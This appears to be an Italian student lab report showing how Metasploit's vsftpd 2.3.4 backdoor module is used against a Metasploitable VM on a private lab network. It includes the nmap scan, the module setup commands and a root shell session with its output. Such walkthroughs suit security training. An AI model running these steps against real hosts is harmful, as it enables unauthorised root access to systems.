CONSEGNA S7L1


Metasploit e attacco a vsftpd

Come prima cosa andremo ad individuare la porta adatta al nostro caso scansionando la macchina di Metasploitable con Nmap e ci accorgeremo che la porta responsabile del File Tranfer Protocol (FTP) e che quindi andremo effettivamente ad utilizzare è la 21.

```
kali@kali: ~
File Azioni Modifica Visualizza Aiuto
s nmap -sV 192.168.32.102
Starting Nmap 7.94 (https://nmap.org) at 2024-01-15 04:18 EST
Nmap scan report for 192.168.32.102
Host is up (0.015s latency).
Not shown: 977 closed tcp ports (conn-refused)
        STATE
                 SERVICE
                              VERSION
21/tcp open
                 ftp
                              vsftpd 2.3.4
22/tcp open
                              OpenSSH 4.7pl Debian 8ubuntul (protocol 2.0)
23/tcp open
                 telnet
                              Linux telnetd
25/tcp open
                 smtp
                              Postfix smtpd
53/tcp open
                              ISC BIND 9.4.2
                 domain
                              Apache httpd 2.2.8 ((Ubuntu) DAV/2)
80/tcp open
                              2 (RPC #100000)
111/tcp open
                 rocbind
139/tcp filtered netbios-ssn
445/tcp filtered microsoft-ds
512/tcp open
                 exec
                              netkit-rsh rexecd
513/tcp open
                 login
                              OpenBSD or Solaris rlogind
514/tcp open
                 shell
                              Netkit rshd
1099/tcp open
                 iava-rmi
                              GNU Classpath grmiregistry
1524/tcp filtered ingreslock
2049/tcp open
                              2-4 (RPC #100003)
2121/tcp open
                 ftp
                              ProFTPD 1.3.1
3306/tcp open
                 mysql
                              MySQL 5.0.51a-3ubuntu5
5432/tcp open
                 postgresql
                              PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open
                              VNC (protocol 3.3)
6000/tcp open
                              (access denied)
6667/tcp open
                              UnrealIRCd
8009/tcp open
                 aip13
                              Apache Jserv (Protocol v1.3)
8180/tcp open
                              Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_
kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.42 seconds
```


A questo punto avviamo metasploit con il comando *msfconsole* come in figura sotto.

Utilizzando il comando *search vsftpd* andremo a controllare se esiste un exploit per il servizio *vsftpd* e coma possiamo notare in figura esistono due exploit per questo servizio verso sistemi Linux ed è una backdoor.



Adesso possiamo far partire l'exploit caricando la backdoor usando il comando use seguito dal path dell'exploit stesso.


Usando successivamente il comando *show options* potremo capire quali parametri dovremo configurare per poter attaccare la macchina vittima, in questo caso *RPORT* è già impostata sulla 21 quindi andremo a configurare solo il parametro *RPORT* indicando l'ip di Metasploitable.



Per impostare correttamente l'ip della macchina vittima a questo punto useremo il comando set rhosts seguito dall'ip.

Successivamente andremo a capire ed a scegliere il payload che intendiamo utilizzare e per fare ciò useremo il comando *show payloads*, nella fattispecie vedremo che potremo utilizzare un unico payload, essendo l'unico presente non andrà configurato nulla poichè verrà utilizzato di default.

Riutilizzando il comando *show options* possiamo capire se ci sono parametri da impostare per lanciare il payload ed in questo caso non ci saranno quindi possiamo partire con l'attacco.



Lanciamo l'attacco con il comando *exploit* così facendo apriremo una sessione sulla macchina vittima avendo una shell da remoto, infatti come possiamo vedere in figura lanciando il comando *ifconfig* noteremo che l'ip è quello della macchina vittima, ora con il comando *mkdir* creeremo una cartella che chiameremo *test metasploit* nella quale potremo navigare così da spostarci anche nell'intero sistema.

```
kali@kali: ~
File Azioni Modifica Visualizza Aiuto
[*] 192.168.32.102:21 - Banner: 220 (vsFTPd 2.3.4)
* 192.168.32.102:21 - USER: 331 Please specify the password.
[+] 192.168.32.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.32.102:21 - UID: uid=0(root) gid=0(root)
[★] Command shell session 1 opened (192.168,32,100:40317 → 192,168,32,102:6200) at 2024-01-15 04:24:04 -0500
ifconfig
         Link encap:Ethernet HWaddr 08:00:27:b9:10:da
         inet addr:192.168.32.102 Bcast:192.168.32.255 Mask:255.255.25.0
         inet6 addr: fe80::a00:27ff:feb9:10da/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:3780 errors:0 dropped:0 overruns:0 frame:0
         TX packets:3591 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:298743 (291.7 KB) TX bytes:304179 (297.0 KB)
         Base address:0×d020 Memory:f0200000-f0220000
         Link encap:Local Loopback
         inet addr:127.0.0.1 Mask:255.0.0.0
         inet6 addr: ::1/128 Scope:Host
         UP LOOPBACK RUNNING MTU:16436 Metric:1
         RX packets:143 errors:0 dropped:0 overruns:0 frame:0
         TX packets:143 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:0
         RX bytes:40897 (39.9 KB) TX bytes:40897 (39.9 KB)
mkdir test metasploit
boot
cdrom
dev
home
initrd.img
lost+found
nohup.out
test_metasploit
```